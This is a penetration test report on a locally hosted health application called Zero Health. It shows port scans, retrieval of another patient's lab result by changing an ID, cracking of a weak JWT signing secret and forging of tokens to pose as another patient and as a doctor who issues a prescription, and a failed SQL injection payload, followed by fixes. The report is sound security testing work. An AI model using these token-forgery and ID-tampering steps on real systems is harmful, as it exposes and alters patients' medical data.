

Zero Health Api Pentest Report

Prepared by: Falilat Owolabi

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Target Application: Zero health website

Test Environment: Local Docker compose environment

Testing Window: feb 2nd – feb 9th 2026

Testing Type: Red Team Simulation (Self-led, white Box pentesting)

Format

This report contains the Top 3 vulnerabilities expected to be identified during testing.

Each finding includes:

- Description
- OWASP API Security Top 10 mapping
- Proof-of-Concept
- Business impact

1. Executive Summary

This report summarizes the API testing performed on the Zero Health digital health system. The objective was to identify security weaknesses across the frontend and backend (API) by simulating real-world attacker behavior. While the application uses baseline protections such as JWT authentication and Docker-based isolation, multiple critical vulnerabilities remain that conflict with HIPAA expectations. This report highlights two of the identified issues, as required by the scope of Audit

- Broken Object-Level Authorization (BOLA) and Broken Authentication
- Injection

2. Methodology

The testing approach is white-box pentesting, access to source code is given and many other information that helps to enhance information gathering process:

Steps include:

- Reconnaissance
- Active Testing of API endpoints.


Tools Used:

Burp Suite (for intercepting & manipulating API traffic)

Browser DevTools (to inspect localStorage/session flows)

xtwt.io (token inspection)

Postman




3. Findings

Information gathering (Reconnaissance)

This section include steps taken to gather information about the target app before active testing, these steps are in two process

1) **passive reconnaissance:** this involves gathering information about the target without interacting with it. I use this opportunity to gather every scattered information online and source code, found the following that are useful to my pentest

- server.js which contain information about all the api end point implemented in the server gotten from the github link made accessible to the public
- Found out it uses Sql as the database query language also from github
- With the help of AI after cloning the repo, I use this prompt `can you look into server.js file and create a json file that is uploadable on postman for api testing` to get a json file uploadable on postman needed during active testing, this has helped me to collate all endpoint in a file as shown below



The passive reconnaissance is minimal because it is a white box pentesting where enough information is given and as a tester I just had to collate the necessary information for the pentesting.

- 2) Active reconnaissance: This process involves actively interacting with the target server to get more information about server version, running ports, sub directories etc. which include

- Nmap; command used are shown below with the result gotten

```

leogold@leogold-kali: ~/Desktop/lab/zero-health
/home/leogold/.zshrc:::312: no such file or directory: /home/leogold/.asdf/asdf.sh
[leogold@leogold-kali)-[~]
$ cd Desktop/lab/zero-health

[leogold@leogold-kali)-[~/Desktop/lab/zero-health]
$ nmap -p- -T4 -v 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-07 17:07 +0100
Initiating Parallel DNS resolution of 1 host. at 17:07
Completed Parallel DNS resolution of 1 host. at 17:07, 0.50s elapsed
Initiating System DNS resolution of 1 host. at 17:07
Completed System DNS resolution of 1 host. at 17:07, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 17:07
Completed Parallel DNS resolution of 1 host. at 17:07, 0.50s elapsed
Initiating SYN Stealth Scan at 17:07
Scanning 127.0.0.1 (127.0.0.0) [65535 ports]
Discovered open port 11435/tcp on 127.0.0.0
Discovered open port 1716/tcp on 127.0.0.0
Discovered open port 3000/tcp on 127.0.0.0
Discovered open port 5000/tcp on 127.0.0.0
Discovered open port 5432/tcp on 127.0.0.0
Completed SYN Stealth Scan at 17:07, 0.30s elapsed (65535 total ports)
Nmap scan report for 127.0.0.1 (127.0.0.0)
Host is up (0.0000020s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
1716/tcp  open  xmmsg
3000/tcp  open  ppp
5000/tcp  open  upnp
5432/tcp  open  postgresql
11435/tcp open  unknown
15611/tcp open  unknown

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
Raw packets sent: 65535 (2.884MB) | Rcvd: 65535 (2.621MB)

[leogold@leogold-kali)-[~/Desktop/lab/zero-health]
$ 

```

Targeting a specific port of interest for more information

```

[redacted)-[~/Desktop/lab/zero-health]
$ nmap -sV 127.0.0.1 -p 5000
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-09 16:38 +0100
Failed to resolve "nmap".
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000096s latency).

PORT      STATE SERVICE VERSION
5000/tcp  open  http    Node.js Express framework

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.86 seconds

[redacted)-[~/Desktop/lab/zero-health]
$ 

```

- Gobuster: this is used to discover any hidden directory that is not visible during passive testing.

At the end of the information gathering, I have the <https://www.first.org/cvss/calculator/4.0> used to calculate the cvss score based on the factors relating to the scope.

The findings below are reported in accordance with the vulnerability in scope which include:

BOLA (Broken Object-Level Authorization)

Broken Authentication

Injection

Finding 1. BOLA (Broken Object-Level Authorization)

Description: The Api endpoint <http://127.0.0.1:5000/api/{{labResultID}}> returns any available report according to the id passed in the path variable without checking if the logged in user has the authorization to view the requested report. This is vulnerable to broken object level Authorization and against the HIPAA standard that requires strict user authentication and access controls before accessing information.

As shown below, the logged in userID is 2 and he was able to request a

lab report with another userID successfully.

The screenshot shows a Postman collection named "Zero Health API / Lab Results / Get Lab Result by ID". A GET request is made to `http://localhost:5000/api/lab-results/{{labResultId}}`. The "labResultId" parameter is set to 7, which is highlighted with a red arrow and a note: "changed the id to a number that returns another user lab report". The "Variables in request" panel shows tokens, base URL, and the labResultId variable set to 7. The response body is a JSON object with the following structure:

```
1 {  
2   "id": 7,  
3   "patient_id": 3, ←  
4   "doctor_id": 8,  
5   "test_name": "jwt xray",  
6   "result": "Normal",  
7   "test_date": "2026-02-06T00:00:00Z",  
8   "file_path": "image-1770549037290-790164133.png",  
9   "created_at": "2026-02-06T11:10:37.298Z",  
10  "patient_first_name": "Alice",  
11  "patient_last_name": "Johnson",  
12  "doctor_first_name": "Dr. Acule",  
13  "doctor_last_name": "Mihawk"  
14 }
```

CVSS v4.0 Score: 8.9 / High

OWASP Mapping: API1:2023 Broken Object Level Authorization

Business impact: This is not a complex vulnerability to exploit as it requires no technical know how, if a user health information can be accessed by any user on the internet it can lead to the user being a target of a malicious player who will use this information to hurt the user by prescribing/feeding the user what his body is against, which can lead to death or worsen the situation of the medical condition.

Answer to question from cybersafe team: yes a standard user is able to access another user information as shown in the screenshot above but up until this moment, it has not been discovered if a standard user is able to manipulate another user record.

Finding 2: Broken JWT Authentication can lead to a standard user manipulating another user data and even gain admin/doctor/pharmacist role.

Description: The authentication system used in the server is weak leading to easy cracking to get the signature used in signing, after getting the signature cracked, I was able to manipulate it and signed a signature for different users and gaining access to some significant roles, leading to gaining access to all users in the system through admin roles, prescribing through doctor roles.

The images below demonstrate how I got the token, tools used in signing, tool used for manipulation and exploitation that occur after manipulation

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
POST /api/login HTTP/1.1
Host: localhost:5000
Content-Length: 53
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
sec-ch-ua: "Not(A:Brand";v="8", "Chromium";v="144"
Content-Type: application/json
sec-ch-ua-mobile: ?
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: */
Origin: http://localhost:3000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
{
  "email": "patient@test.com",
  "password": "password123"
}
```
- Response:**
 - JSON Web Token** tab is selected.
 - Serialized JWT:** Shows the raw JWT string: `eyJhbGciOiJIUzI1NiIsInR5cCIkIkpXVCJ9.eyJpZC16Miw1haWwiOjwYXR...`
 - JWS** tab shows the header: `{"alg": "HS256", "typ": "JWT"}`
 - Payload** tab shows the user data: `{"id": 2, "email": "patient@test.com", "role": "patient", "iat": 1770652191, "exp": 1770738591}`
- Inspector** tab shows the selected hex value: `196 (0xc4)`.
- A red arrow points to the Serialized JWT field in the Response panel.
- A black box highlights the text: `logged in as a normal user to get the jwt that will be manipulated further`.

Used xjwt.io to cracked the token to get the signature

The screenshot shows the xjwt.io interface. On the left, under 'ENCODED VALUE', there is a large input field containing a long JWT string. To its right are 'Copy' and 'Clear' buttons. Below this is a green button labeled 'Valid Signed JWT' with a checkmark icon, and a 'Live Editing' link. Underneath the main input field is another smaller input field with a similar long string. In the top right corner of the page, there is a 'Security Testing Guidelines' section with text about testing permissions and privacy. At the bottom, there is a 'JWT SECRET CRACKER' section with a 'Wordlist (Optional)' input field containing 'No file selected.', an 'Attack Status' section showing 'Success' and 'Secret found!', and a 'Start Attack' button. The 'Secret Cracked Successfully!' section contains the cracked secret 'zero-health-super-secret-key' with a red arrow pointing to it from the text 'cracked secret used for signing'. There is also a 'Copy Secret' button and a 'Clear Logs' button.

After the secret is gotten, user went ahead to manipulate it into another userID

JWT Decoder & Encoder

Decode, inspect, and re-encode JSON Web Tokens in real time. View headers and payloads as you type, validate signatures with your own secret, and generate updated tokens to test your integrations.

ENCODED VALUE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiZW1haWw1oiJwYXRpZW50QHRic3QuY29tIiwiem9sZS16InBhdGlnQ1LCJpYXQiOjE3NzA2NTIxOTEsImV4cCI6MTc3MDczODU5MX0.cmfgm4Kfg4p91nx4m6pdETL4YT1pcunoU9C9tqND0eM
```

Valid Signed JWT Live Editing

DECODED HEADER

ALGORITHM & TOKEN TYPE

JSON CLAIMS TABLE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Valid JSON

DECODED PAYLOAD

DATA

JSON CLAIMS TABLE

```
{
  "id": 3, -----
  "email": "patient@test.com",
  "role": "patient",
  "iat": 1770652191,
  "exp": 1770738591
}
```

Valid JSON

JWT SIGNATURE VERIFICATION
(OPTIONAL)

Enter the secret used to sign the JWT:

Token automatically signed! Ready to verify.

Verify Signature **Generate Token**

Privacy Protected & Real-time Auto-Signing

Generated Token

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiZW1haWw1oiJwYXRpZW50QHRic3QuY29tIiwiem9sZS16InBhdGlnQ1LCJpYXQiOjE3NzA2NTIxOTEsImV4cCI6MTc3MDczODU5MX0.cmfgm4Kfg4p91nx4m6pdETL4YT1pcunoU9C9tqND0eM
```

manipulated the token to be able to log in as userId 2

The screenshot shows a POST request to `"/api/messages"`. The request body is defined as form-data with the following fields:

Key	Type	Description
recipient_id	Text	<code>{{messageRecipientId}}</code>
subject	Text	I need help
content	Text	I think I have leg soar, what can i use
message_type	Text	general
attachment	File	[Attachment icon] [Upload icon]

The response status is 201 Created, with a timestamp of 2026-02-09T16:34:18.553Z.

```
1 {
2     "id": 10,
3     "sender_id": 3, malicious user is able to send messsage onbehalf of user id 3
4     "recipient_id": 13,
5     "subject": "I need help",
6     "content": "I think I have leg soar, what can i use",
7     "attachment_path": "null",
8     "message_type": "general",
9     "created_at": "2026-02-09T16:34:18.553Z",
10    "is_read": false
11 }
```

The following screenshots shows signature signed on behalf of doctor

which in turn give them opportunity to manipulate user data

JWT Decoder & Encoder

Decode, inspect, and re-encode JSON Web Tokens in real time. View headers and payloads as you type, validate signatures with your own secret, and generate updated tokens to test your integrations.

ENCODED VALUE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiZW1haWwIoiJwYXRpZW50QHRic3QuY29tIiwicm9sZSI6ImRvY3RvciiSimIhdCI6MTC3MDY1MjE5MSwiZXhwIjoxNzcwNzM4NTkxfQ.qfzCsVkn1Uo04Axy0j5fP6_Uc-9dsQ0IJR67EuPz0Ls

DECODED HEADER

ALGORITHM & TOKEN TYPE

JSON CLAIMS TABLE

```
{ "alg": "HS256", "typ": "JWT" }
```

Valid JSON

DECODED PAYLOAD

DATA

JSON CLAIMS TABLE

```
{ "id": 2, "email": "patient@test.com", "role": "doctor", "iat": 1770652191, "exp": 1770738591 }
```

Valid JSON

JWT SIGNATURE VERIFICATION
(OPTIONAL)

Enter the secret used to sign the JWT:

zero-health-super-secret-key

Token automatically signed! Ready to verify.

Verify Signature Generate Token

Privacy Protected & Real-time Auto-Signing

Generated Token

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiZW1haWwIoiJwYXRpZW50QHRic3QuY29tIiwicm9sZSI6ImRvY3RvciiSimIhdCI6MTC3MDY1MjE5MSwiZXhwIjoxNzcwNzM4NTkxfQ.qfzCsVkn1Uo04Axy0j5fP6_Uc-9dsQ0IJR67EuPz0Ls

jwt token manipulated to access doctor portal



The screenshot shows the Postman application interface. At the top, a header bar displays "POST" and the URL "{{baseUrl}} /api/prescriptions". On the right side of the header is a blue "Send" button. Below the header, there are tabs for "Docs", "Params", "Authorization", "Headers (10)", "Body", "Scripts", and "Settings". The "Authorization" tab is currently selected, showing "Auth Type" set to "Bearer Token" and a token input field containing a long string of dots (...). A note below the token field explains that the authorization header will be automatically generated when the request is sent. The "Body" tab is also selected, showing a JSON response with the following data:

```
1 {  
2     "id": 6,  
3     "patient_id": 13,  
4     "doctor_id": 2,  
5     "medication_name": "Amoxicillin",  
6     "dosage": "5000mg",  
7     "frequency": "4 a day",  
8     "start_date": null,  
9     "end_date": null,  
10    "duration": "7 days",  
11    "instructions": "Take without food",  
12    "status": "pending",  
13    "collected_date": null,  
14    "created_at": "2026-02-09T15:57:06.992Z"  
15 }
```

A tooltip message "A malicious user send message to a standard patient prescribing a dangerous drug" appears over the "instructions" field. The status bar at the bottom of the interface shows "201 Created" with a timestamp of "29 ms", a size of "649 B", and a globe icon indicating international reach. There are also "Save Response" and other UI elements.

CVSS v4.0 Score: 9.9 / critical

OWASP Mapping: API2:2023 Broken Authentication

Business impact: This is a complex vulnerability to exploit as it requires some technical know how, if a user health information can be manipulated by any user on the internet it can lead to the user being a target of a malicious player who will use this information to hurt the user by prescribing/feeding the user what his body is against, which can lead to death or worsen the situation of the medical condition.

Answer to question from cybersafe team: yes a standard user is able to manipulate another user information as shown in the screenshot above

Finding 3. Injection Attack

I tried implementing a blind sql injection on the webApp but to no success, Below is one of the screenshots I took from the attempt

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a POST /api/login HTTP/1.1 request with various headers and a complex payload. The payload includes a SQL injection query: "email": "select * from users where email='%email%' and password='%password%' OR 1=1;--". The Response pane shows a 500 Internal Server Error response with the error message "Login failed". The Inspector pane on the right shows the request attributes, query parameters, cookies, headers, and response headers.

```
POST /api/login HTTP/1.1
Host: localhost:5000
Content-Length: 105
sec-ch-ua-platform: "Linux"
Accept-Language: en-GB,en;q=0.9
sec-ch-ua: "Not(A:Brand";v="8", "Chromium";v="144"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: */*
Origin: http://localhost:3000
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 24
ETag: W/"18-53vo/cioH5vB+1i7aFmx6VfY4"
Date: Mon, 09 Feb 2026 17:11:15 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
    "error": "Login failed"
}

1 POST /api/login HTTP/1.1
2 Host: localhost:5000
3 Content-Length: 105
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-GB,en;q=0.9
6 sec-ch-ua: "Not(A:Brand";v="8", "Chromium";v="144"
7 Content-Type: application/json
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
10 Accept: */*
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-site
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Connection: keep-alive
18 Content-Type: application/json
19 Content-Length: 24
20 ETag: W/"18-53vo/cioH5vB+1i7aFmx6VfY4"
21 Date: Mon, 09 Feb 2026 17:11:15 GMT
22 Connection: keep-alive
23 Keep-Alive: timeout=5
24 {
    "error": "Login failed"
}
```

The payload used to keep returning login failed as opposed invalid credentials for wrong credentials. This I can conclude is vulnerable but it was not a successful Injection.

4. Top 5 immediate actions (executive checklist)

- BOLA: Enforce object-level authorization on every request to prevent access to resources not owned by the user.

- BOLA: Add ownership checks in queries (e.g., `WHERE id = \$1 AND user_id = \$2`) to block IDOR.
- Broken Auth (Weak JWT): Validate `alg` strictly and disallow `none` to prevent algorithm-confusion bypasses.
- Broken Auth (Weak JWT): Use strong secrets and rotate regularly to reduce token forgery risk.
- Injection: Use parameterized queries everywhere to eliminate SQL injection via concatenation.

End of Report

